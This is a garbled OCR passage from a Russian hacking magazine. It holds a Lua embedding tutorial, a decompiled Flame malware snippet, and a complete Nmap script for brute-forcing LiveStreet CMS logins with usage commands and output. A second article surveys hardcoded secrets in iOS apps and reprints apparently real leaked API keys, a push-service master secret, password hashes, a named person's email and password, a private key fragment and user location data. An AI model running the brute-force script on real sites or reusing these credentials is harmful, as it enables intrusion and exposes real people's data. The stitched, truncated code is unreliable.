    // значений
    int argc = lua_gettop(L);
    for ( int n=1; n<=argc; ++n ) {
        fprintf_s(stdout, ↩
        lua_tostring(L, n) );
    }
    // Значение, которое возвращаем
    lua_pushnumber(L, 123);
    // Количество возвращаемых значений
    return 1;
}
```

Далее регистрируем функцию:

```
lua_register(L, "my_function", ↩
my_function);
```

Прописываем функцию, которая загружает по переданному пути скрипт:

```
    int s = luaL_loadfile(L, file);
```

И запускаем загруженный скрипт:

```
s = lua_pcall(L, 0, LUA_MULTRET, 0);
```

Но, если заметил, вызов немного отличается от предыдущего проекта. Константа LUA_MULTRET используется вместе с функцией lua_gettop для подсчета стека до и после вызова. Компилируем, не забывая про описанные выше ошибки.

Теперь пропишем вызов этой функции из Lua в отдельный скрипт и назовем его call_func.lua:

```
io.write("Running ", _VERSION, "\n")
a = my_function(1, 2, 3, " xa", "kep ")
io.write("my_function() returned ", ↩
a, "\n") -- Выводим значение, которое
            вернула функция
```


Вызовем полученный файл из нашей программы:

```
calling_functions.exe call_func.lua
```


И получим следующий вывод в консоль:

```
C:\...ts\Visual Studio 2010\Projects\↩
calling_functions\Release>calling_↩
functions.exe call_func.lua
Running Lua 5.2
123 xakep my_function() returned 123
```

Готовые исходники ты можешь взять из моего блога (drakonoid.ru), но не забывай, что в них прописаны пути к моему Lua и для экономии места вырезаны функции обработки ошибок Lua-скриптов. Еще я не подробно расписал одну интересную тему — работу со стеком, которая позволяет обмениваться данными с основной программой, хотя главное мы затронули в последнем проекте.



Работаем в скомпилированном интерпретаторе Lua



Добавление директории с исходниками Lua в проект

```
-- имя переменной для пароля
local DEFAULT_LS_PASSVAR = "password"
-- количество потоков
local DEFAULT_THREAD_NUM = 3
```

Далее составим класс Driver для брута из соответствующей библиотеки. Напишем функцию инициализации с указанием хоста, порта и пути до формы логина:

```
Driver = {
  new = function(self, host, port, options)
    local o = {}
    setmetatable(o, self)
    self.__index = self
    o.host = stdnse.get_script_args↵
    ('http-livestreet-brute.hostname') or host
    o.port = port
    o.uri = stdnse.get_script_args↵
    ('http-livestreet-brute.uri') or DEFAULT_LS_URI
    o.options = options
    return o
  end,
```

Функции коннекта и дисконнекта оставим без изменений:


```
connect = function( self )
  return true
end,
disconnect = function( self )
  return true
end,
```

Далее пишем проверку, чтобы посмотреть успешность коннекта и наличие поля для пароля:

```
check = function( self )
  local response = http.get( self.host, ↵
  self.port, self.uri )
  stdnse.print_debug(1, "HTTP GET %s%s", ↵
  stdnse.get_hostname(self.host),self.uri)
  if ( response.status == 200 and response.↵
  body:match('type=\'" (password\'" (')) then
    stdnse.print_debug(1, "Проверка пройдена. ↵
    Запускаем атаку")
    return true
  else
    stdnse.print_debug(1, "Проверка не пройдена. ↵
    Поле с паролем не обнаружено")
  end
  return false
end
```

```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
      __LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props.BPS_KEY = "BPS"
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props.getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
      end
```

Декомпилированный код Lua из вируса Flame



Работа нашего расширения в Wireshark

Ну и самая главная часть — функция логина. Сначала составляем HTTP-запрос:

```
login = function( self, username, password )
  -- составляем HTTP-запрос с указанием переменных
  -- username - логин
  -- password - пароль
  -- submit_login - скрытая переменная
     для предотвращения брута, передается пустое
     значение
  -- помимо этого, здесь можно указать cookies
     и другие элементы обычного запроса
  local response = http.post( self.host, self.↵
  port, self.uri, { no_cache = true }, nil, { ↵
  self.options.uservar ( = username, self.options.↵
  passvar ( = password, submit_login = "" } )
```

Далее указываем результат, после которого считается, что пара логин с паролем, переданные в запросе, были правильными:

```
  if response.status == 301 then
    local c = creds.Credentials:new( SCRIPT_NAME,↵
    self.host, self.port )
    c:add(username, password, creds.State.VALID )
    return true, brute.Account:new( username, ↵
    password, "OPEN")
  end
  return false, brute.Error:new( "Неправильный ↵
  пароль" )
end,
```

В случае с сайтами на WordPress значение будет 302. Другой вариант — проверять появление нового HTML-элемента на странице (например, после логина обязательно появится ссылка для выхода пользователя из системы):

```
<a href="http://site.com/login/exit/?↵
security_ls_key=<key>">выход</a>
```

Теперь распишем главную функцию action, которая обязательно должна быть в коде:

```
action = function( host, port )
  -- объявляем переменные
  local status, result, engine
  -- получаем значения из командной строки
     или используем стандартные
```

```
nmap -sV --script http-livestreet-brute --script-args 'userdb=users.txt,passdb=p
asswords.txt' livestreet

Starting Nmap 6.40 ( http://nmap.org ) at 2013-11-11 13:52 EST
Nmap scan report for livestreet (127.0.0.1)
Host is up (0.038s latency).
rDNS record for 127.0.0.1: 127.0.0.1
Not shown: 989 filtered ports
PORT      STATE  SERVICE    VERSION
53/tcp    open   domain     ISC BIND 9.7.3-P3
80/tcp    open   http       Apache httpd
| http-livestreet-brute:
|   Accounts
|     admin:qwerty
|     admin:qwerty - Valid credentials
|   Statistics
|_    Performed 11 guesses in 2 seconds, average tps: 5
1062/tcp  closed veracity
1094/tcp  closed rootd
1216/tcp  closed etebac5
3000/tcp  closed ppp
8994/tcp  closed unknown
9099/tcp  closed unknown
9535/tcp  closed man
10002/tcp closed documentum
20005/tcp closed btx

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.34 seconds
```

Отчет Nmap-скрипта для брута пользователей LiveStreet CMS

```
  local uservar = stdnse.get_script_args('http-↵
  livestreet-brute.uservar') or DEFAULT_LS_USERVAR
  local passvar = stdnse.get_script_args('http-↵
  livestreet-brute.passvar') or DEFAULT_LS_PASSVAR
  local thread_num = stdnse.get_script_args("http-↵
  livestreet-brute.threads") or DEFAULT_THREAD_NUM
  -- запускаем "движок" брута, используя указанную
     выше функцию
  engine = brute.Engine:new( Driver, host, port, ↵
  { uservar = uservar, passvar = passvar } )
  engine:setMaxThreads(thread_num)
  engine.options.script_name = SCRIPT_NAME
  status, result = engine:start()
```

Сохраним полученный скрипт с расширением nse и положим рядом два файла: users.txt и passwords.txt — с некоторым количеством имен пользователей и паролей. В случае LiveStreet можно даже напарсить валидные имена пользователей или добавить этот функционал в скрипт.

Теперь запустим полученный сценарий (полный исходник скрипта можно скачать из моего GitHub-репозитория):

```
nmap -p80 --script http-livestreet-brute ↵
     --script-args 'userdb=users.txt,passdb=↵
     passwords.txt' <target>
```

Если все пройдет успешно, то ты получишь отчет о проделанном брутфорсе.

Как видишь, код не такой сложный, что позволяет быстро написать свой скрипт под определенную цель, с которой ты столкнулся в процессе проведения пентеста.

OUTRO

Вообще, использование Lua растет и растет. Так, на момент написания статьи была опубликована новость, что появился плагин (bit.ly/1dWOED8) для OllyDbg версии 2+, добавляющий поддержку Lua.

Впрочем, язык не ограничивается одними программами для ИБ-сферы и может пригодиться в самых разных ситуациях. Как я уже говорил, его часто используют для игр, например World of Warcraft в своих аддонах (предоставляя API и довольно неплохую документацию по нему). Помимо игровых приложений, его задействуют такие программы, как Setup Factory. На нем написаны многие инсталляторы: Apache, nginx, Adobe Photoshop Lightroom, VLC и многие другие. Там, где нужно реализовать программируемое поведение программы, — интегрированный интерпретатор Lua точно будет очень неплохим вариантом.

ШПАРГАЛКА ПО LUA

Первое, что надо знать, — Lua — это язык с динамическим определением данных, то есть переменные получают тип на лету в зависимости от своего содержания. Всего используется восемь типов:

- nil (пустое значение);
- boolean (логический);
- number (числовой);
- string (строковый);
- function (функция);
- userdata (пользовательские данные, если вкратце, то это данные программы, с которой взаимодействует Lua);
- thread (поток);
- table (таблица — самый интересный тип, он включает в себя свойства как массива, структуры, так и списка, множества и представляет собой набор пар (ключ, значение), то есть является хеш-таблицей).

Условные операторы и циклы довольно стандартны:

```
-- комменты обозначаются двумя дефисами
-- условные операторы
if x == 1 then
  print("x = 1")
end
if x == 1 then
  print("x = 1")
else
  print("x != 1")
end

-- сокращенная форма if + elseif + end,
используется вместо switch/case
if x == 1 then
  print("x = 1")
elseif x == 2 then
  print("x = 2")
elseif x == 3 then
  print("x = 3")
else
  print("x > 3")
end

-- цикл со счетчиком
for i = 1, 5 do
  print(i)
end

-- цикл с предусловием
x = 5
while x > 0 do
  x = x - 1
end

-- цикл с постусловием
repeat
  x = x + 1
until x >= 5
```

Операции также почти все знакомые:

- присваивание: x = 0;
- арифметические: +, -, *, /, % , ^;
- логические: and, or, not;
- сравнение: >, <, ==, <=, >=, ~= (первое отличие, такой оператор вместо !=);
- объединение строк: .. (второе отличие, вместо + или .);
- длина/размер переменной: #;
- получение элемента по индексу: array[2].

Начиная с 5.2 доступны наши любимые битовые операции через таблицу bit32. Например, выведем XOR-значение в запущенном интерпретаторе Lua:

```
> value = 0xffff0000
> key = 0x00ffff00
> = string.format("%08x",bit32.
bxor(value, key))
ff00ff00
```

Функцию мы рассмотрим на примере тестового скрипта в нашей программе. Более подробно про этот язык можешь прочитать по ссылкам на врезках. Для написания программ достаточно будет Notepad++ или Sublime Text.

APPLICATION PORNO

Конвейер для поиска постыдных секретов мобильных приложений

Мы уже писали, как раскурочить одно-два iOS-приложения с целью их анализа. Теперь мне пришла в голову другая идея. Как насчет того, чтобы взять количеством и проанализировать тысячи или, еще лучше, десятки тысяч приложений, проверив их на типичные баги — вшитые в бинарник токены, ключи авторизации и прочие секреты? Эксперимент оказался интересным.

ЦЕЛЬ — APP STORE

Про анализ мобильных приложений написано уже много, разработаны методики проверки, составлены чеклисты. Однако большая часть этих проверок касается безопасности пользователя: как хранятся его данные, как они передаются и как к ним можно получить доступ, используя уязвимости приложения.

Но зачем злоумышленнику копаться с тем, как работает приложение на устройстве конкретного пользователя, если возможно попробовать напасть на серверную часть и увести данные ВСЕХ пользователей? Чем мобильное приложение может быть полезно для нападения непосредственно на вендора?

Если мы заглянем в Mobile OWASP top 10 (азбуку всех софтверных аудиторов), то на десятом месте стоит пункт с туманным названием Sensitive Information Disclosure. В нем подразумевается наличие в дистрибутиве приложения данных, которые можно использовать против пользователя или инфраструктуры поставщика. Тогда почему бы обстоятельно не поисследовать приложения на наличие таких данных?


Магазин App Store фактически стал мировым стандартом, так что выбирать, с кем работать, особенно не приходится. Скачивать приложения с него можно как непосредственно с устройства, так и через iTunes, установленный на рабочую станцию. В наших целях применим второй способ, так как на устройстве для доступа к App Store используется SSL pinning, в то время как в iTunes для рабочей станции его нет и SSL MITM легко устанавливается штатными средствами. А если есть доступ к протоколу, со слезами, кровью, снифером и питоном, но все-таки пишется скрипт для поточного скачивания бесплатных приложений :).

Имея на руках такой инструмент, грех не узнать, как дела с косяками не в том или ином приложении, а в какой-нибудь статистически значимой выборке, то есть в тысячах и десятках тысяч приложений.


Почти в любой статье, где описан процесс дистрибуции через App Store, мы читаем, что

1. Приложение зашифровано.
2. Приложение защищено DRM.
3. Устанавливаемое приложение привязывается к устройству.

Все эти утверждения базируются на том, что в дистрибутиве приложения (которое представляет собой обычный ZIP-архив) скомпилированный код шифруется с привязкой к устройству. Все остальное содержимое передается в открытом виде!



Алексей Трошичев
pl0lq@hackapp.com,
@pl0lq



↙ **Рис. 1. TOP типов файлов по их количеству**

↘ **Рис. 2. TOP интересных нам типов по количеству**

С ЧЕГО НАЧАТЬ?

Многочисленные мануалы, которые без труда можно обнаружить в Сети, пестрят красивыми примерами того, как найти секреты (то есть захардкоженные данные, которые не должны были попасть туда в открытом виде: токены авторизации, ключи и тому подобное), используя инструменты strings и grep. В реальном же мире это не работает. Тупой поиск строк создает такое количество мусора, требующего ручного разбора, что автоматизация теряет всякий смысл.

Чтобы написать приемлемую систему автоматического анализа, нужно внимательно посмотреть на то, из чего состоит дистрибутив. Распаковав дистрибутивы для ~15 000 приложений и отбросив заведомо неинтересный мусор (картинки, аудио, видео, ресурсы), мы получим 224 061 файл 1396 типов (рис. 1).

*.m и *.h (исходники и хидеры) — это, конечно, интересно, но все самое интересное обычно хранится в конфигах, а если точнее, то в XML-, PList- и SQLite-контейнерах, а сертификаты и ключи зачастую хранятся отдельными файлами. Приняв это упрощение, построим TOP интересных нам типов по популярности. Суммарное количество интересных нам файлов 94 452, что составляет 42% от изначального (рис. 2).

В подавляющем большинстве случаев, которые мы условно назовем нормальными, в приложении находятся:

- медийный контент: картинки, аудио, ресурсы интерфейса;
- бинарник приложения (который зашифрован);
- контейнеры с данными — SQLite, XML, PList, BPList;
- кучи бесполезного хлама, которые попали в дистрибутив по неизвестной причине.


Итого, задача сводится к двум:


1. Рекурсивному поиску различных секретов в файлах SQLite, XML, PList.
2. Поиску всякого «необычного» хлама и сертификатов.

Гипотезы гипотезами, но что про результаты? Оказалось, что ни много ни мало 4% от 15 000 исследованных приложений были с захардкоженными секретами... Забегая вперед, скажу, что среди таких данных я увидел и то, что, в общем-то, ожидал увидеть, и такие разработческие недоразумения, которых даже не мог себе представить. Разберем самые показательные.

KEEP THIS TOKEN IN SECRET

По-видимому, для многих разработчиков не является очевидным, что опубликованное приложение становится публичным. Так, периодически встречаются OAuth-токены твиттера и про-





чих популярных сервисов. Показательным случаем было приложение, которое собирало контакты, фотки, видео и deviceID пользователей и сохраняло их в амазоновском облаке, и да — используя при этом токен, зашитый в одном из PList-файлов. Используя этот токен, без особого труда можно слить данные по всем пользователям (кстати, для работы с Амазоном есть удобный Python-фреймворк — mobo, рис. 3). Там же ID устройства, имя владельца, дата последней фотки, координаты (рис. 4).

Еще достойна внимания популярная библиотека Urban Airship (urbanairship.com), которая позволяет гибко управлять push-уведомлениями через одноименный сервис. В мануалах ясно написано, что ни в коем случае master secret в приложении хранить нельзя, так как в опубликованном приложении не может быть секретов (рис. 5). Но мастер-секреты все равно встречаются :).

Кажется, что оба эти примера просто промахи разработчика. Однако проблема, по-видимому, глобальнее. В ряде случаев можно обнаружить токены, которые используются приложениями для работы с платным API сторонних сервисов (SMS-шлюзы, карты Bing и прочее). Другими словами, в дистрибутивах приложения находятся секреты, которые стоят реальных денег (рис. 6).

И похоже, что сейчас нет никакого официально рекомендованного Apple способа их защиты от тех, кто захочет эти ключи использовать по своему усмотрению.

TEST DEV

Большой интерес представляют также различные артефакты процесса тестирования и разработки, то есть ссылки на отладочные интерфейсы, системы контроля версий и ссылки на dev-окружения. Эта информация может быть крайне интересна злоумышленникам, ведь время от времени тут можно найти SQL-дампы баз данных с реально существующими пользователями. Разработчики, как правило, не занимаются безопасностью тестового окружения (оставляя, к примеру, пароли по умолчанию), при этом часто используют реальные данные пользователей для более качественного тестирования. Вот лишь несколько примеров:

- test.mmf.berlingskemedia.net
- dev.openstreetmap.de
- dev.aleph-labs.com

TAP TO ENTER

То, что в дистрибутивах попадается информация о тестовом окружении, информация о системах контроля версий, не откровение. Но базы данных и конфиги с уже заведенными пользователями стали для меня полным сюрпризом (рис. 7). Встречались и PList с захардкоженными паролями в приложении-визитке (рис. 8). Более того, иногда это не просто пароли, а, натурально, никак не защищенные приватные ключи (рис. 9).

ЧТО ЭТО ДЕЛАЕТ ЗДЕСЬ?!

Как уже было сказано, в условно нормальном приложении все файлы можно поделить на три группы. Но «ненормальных» приложений тоже великое множество. Первое, на что стоит обращать внимание, — это сертификаты, среди которых можно найти как вполне безобидные корневые сертификаты (рис. 10 и 11), так и PKCS-контейнер с сертификатом разработчика…

Еще среди всего этого мусора можно найти вещи, которые вообще непонятно как попадают в приложение. Нужно быть готовым ко всему! Например, куски PHP-кода с захардкоженной учеткой для доступа к базе данных (рис. 12). Или еще пример — рабочий клиентский конфиг OpenVPN (рис. 13).

ЧТО, КРОМЕ СЕКРЕТОВ?

Как бы по своей сути ни был мерзок вопрос лицензирования, но он нашел свое место и здесь. Многие разработчики используют в своих программах код фреймворков, которые бывают под лицензией GPL, требующей раскрытия кода. А как GPL работает с платными и бесплатными приложениями в App Store — вопрос, на который пока нет определенного ответа. И самое, наверное, минорное — базовая проверка параметров безопасной сборки: PIE (Position Independent Executable — аналог ASLR в Windows, когда код приложения при каждом старте размещается по случайному адресу) и SSP (Stack Smash Protection — контроль целостности стека). Само по себе их отсутствие багом не считается, но в случае обнаружения бага в самом бинарнике теоретически можно создать эксплойт. Правда, случаев такой эксплуатации in the wild пока не зафиксировано.

IS THERE AN APP FOR THAT? HACKAPP.COM!

После анализа тысяч приложений, когда стали ясны масштабы бедствия, появилось желание создать user-friendly движок, который будет достаточно прост и понятен для того, чтобы любой вендор, даже совершенно не искушенный в безопасности, мог проверить свое приложение. Так родился сервис hackapp.com, которым можно пользоваться абсолютно бесплатно.

Получая на вход ссылку, он сам скачивает приложение, анализирует его, прогоняя описанные выше тесты, и генерирует отчет, который не ранит глаз. То есть теперь ничего не стоит оперативно проверить любое приложение на захардкоженные секреты. У сервиса пока нет поддержки Android (мы работаем над этим) и нет API для проверки приложений пачками.

ЗАКЛЮЧЕНИЕ

Итого, у нас есть тысячи приложений, в которых находятся тупейшие баги, и это только в App Store. Что происходит в мире Android, еще предстоит разобраться. Из-за отсутствия DRM для андроидных приложений возможно автоматизировать декомпиляцию. А вообще нужно как-то «приучать к лотку» разработчиков, чтоб они проверялись перед релизом хотя бы с помощью сервисов вроде hackapp.

Это большие планы, и hackapp.com очень рассчитывает на фидбек, предложения с дополнительными проверками, автоматизация которых сделает вселенную мобильных приложений хотя бы чуточку безопасней. Я их жду!

КАК ПОЛУЧИТЬ БИНАРНИК ПРИЛОЖЕНИЯ


Скачать iOS-приложение проще всего через десктопную версию iTunes, достаточно зайти в соответствующий раздел и кликнуть Install → Download, и приложение будет сохранено на диск в файл с расширением ipa, по сути ZIP-архив.

КАК СНЯТЬ DRM С IOS-ПРИЛОЖЕНИЯ

Для того чтобы исследовать приложение более глубоко, необходимо снять с него DRM. В настоящее время известен способ снятия DRM с приложения, но, к сожалению, возможен он только на устройстве с jailbreak, то есть о поточном снятии говорить здесь не приходится. Для этого широко применяются две техники:

- с использованием отладчика (pauldotcom.com/wiki/index.php/Episode226);
- с использованием динамически подгружаемой библиотеки (https://github.com/KJCracks/FAULTYCrack).

Для тех, кто не хочет разбираться, есть полностью автоматический инструмент clutch (https://github.com/ieswxia/clutch).



WARNING

Внимание! Материал представлен исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за твои действия!

```
usr/313B781E-B3E9-43B9-913D-3F9F28F00E18-1752-000001852072EFEB/thumb.jpeg
usr/313D2C89-8D49-4EC7-806E-4DF03D2EAD0C-3126-000002F9564997C5/card.xml
usr/313D2C89-8D49-4EC7-806E-4DF03D2EAD0C-3126-000002F9564997C5/photo.jpeg
usr/313D2C89-8D49-4EC7-806E-4DF03D2EAD0C-3126-000002F9564997C5/thumb.jpeg
usr/31418B38-FEA0-4C16-A1BE-7959BADBD959-487-0000008C98BE0656/card.xml
usr/31418B38-FEA0-4C16-A1BE-7959BADBD959-487-0000008C98BE0656/photo.jpeg
```

Рис. 3. Список пользовательских файлов

```
<person><deviceId>121C0D60-76F9-447C-8224-F7CB7DB28FC6-1672-00000173AFEC80AE</deviceId>
</seesMales><seesFemales>1</seesFemales><theirOpinion></theirOpinion><myOpinion></myOpir
e><longitude>-66.859922</longitude><accuracy>30.000000</accuracy><lastInfoChange>355448
e>355448768.127540</lastPhotoChange><x-gen-location>Caracas</x-gen-location></person>
```

Рис. 4. Там же ID устройства, имя владельца, дата последней фотки, координаты

```
<key>bundle_identifier</key>
<string>com.pointabout.E06C6077</string>
<key>urbanairship_app_master_secret</key>
<string>yusUEaygR2uUBseIBHcWqA</string>
<key>urbanairship_app_key</key>
<string>0bBY950cSW6LoPMvBFcwRA</string>
<key>current_build_certificate</key>
<integer>76092</integer>
<key>version_no</key>
<integer>9</integer>
```

Рис. 5. Master-secret в приложении

```
<key>BingMapsKey</key>
<string>AiI8ZfnTy5qeVjP5VhQx41ToJPk60UNJ5z7DJ17eaItNw007DXEdyTg9KByboqKi</string>
```

Рис. 6. Токены сторонних сервисов в приложении

```
sqlite> SELECT * FROM tmc_login;
0|admin|bfd5dff30a5acf9467dfa3842d9591fd:Qdv5XrZhgh7f7xR0Zoi3njsc0w0f1CU7|1
1|krittamate|8e92abd63a68cf95526496b1b681a36d:lRuwQLwTOOT3AJbps3h2b4Mbu88sn1m8|1
2|cstest|75ce5d03ff38f1dc603fa02c5c0c9f46:oUVXBz0Ne8cd7ERSlFlxmyRuMOOxnmB0|1
sqlite>
```

Рис. 7. SQLite-база с зашитыми сервисными учетками

```
<opis_rus>Эксперт Центра трансатлантических исследований SAIS
оснии и Герцеговины в США, а также консулом миссии БиГ при ООН.
<email>sasha.toperich@gmail.com</email>
<email2></email2>
<zgoda>0</zgoda>
<telefon></telefon>
<czy_zakwaterowany>1</czy_zakwaterowany>
<hotel>Amadeusz</hotel>
<hotel_adres>Piłsudskiego 32</hotel_adres>
<czy_transport>0</czy_transport>
<plec>M</plec>
<rezygnacja>0</rezygnacja>
<vip></vip>
<platny_transport>0</platny_transport>
<transport></transport>
<user>guest43882</user>
<password>zK4Pt7hq</password>
</osoba>
<osoba>
<id>35364</id>
```

Рис. 8. PList с захардкоженными паролями в приложении-визитке

```
        <key>RSA private key</key>
        <string>MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAMArWRI
5Z6cMsaRW/H8NylNdKkl4Nf5h9gzH3+cApN0MGi5QvRoI3LxW1iP63CryYSOQLBWhBAgMBA
BVfPSnE5301aKPJN+OtDPIoZ8EvpRbkt09AwyyAhqt87/bvzL083tRsTFTPKOabN29nZi0Y
DQBNvFVNK6Ltfpcf8oOR3xlsyG1iaK8LbPYH64hBQan9RucGQg0vnZlD1RBG/t02YicrRbc
O9XTAkAmyYEhHlvck3d28+ab3WqT7YZdbfjp11B/AoMebKJDBKJbpWFGLZCg3V9BiA5GzjA
EABzpYyL+5Cg==</string>
```

Рис. 9. PList с ключом для шифрования транзакций в банк-клиенте

```
Validity
    Not Before: Mar 19 10:56:31 2013 GMT
    Not After : Mar 19 10:56:31 2014 GMT
Subject: UID=7F7WVHURH4, CN=iPhone Distribution: Assurland.com,
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (2048 bit)
        Modulus (2048 bit):
            00:a6:1c:66:89:d4:97:90:65:29:a6:db:f9:68:75:
            a5:f9:05:fa:23:01:82:27:f8:93:15:19:67:32:46:
            34:2f:81:50:9b:84:c3:31:84:2b:e6:ae:21:63:93:
            dd:9f:b2:d6:2b:84:68:73:9d:5f:cc:5a:82:6c:c3:
            1c:bd:d4:16:d9:1e:77:54:39:3a:2c:17:af:6e:2f:
            4e:b3:41:05:26:7f:cf:b5:56:b3:1c:5b:2b:21:a1:
            87:fb:5b:7c:d4:99:dc:f5:7f:ea:0d:37:7e:2d:83:
            87:fc:98:bf:ef:c6:6a:e6:9d:63:be:14:3e:ea:8f:
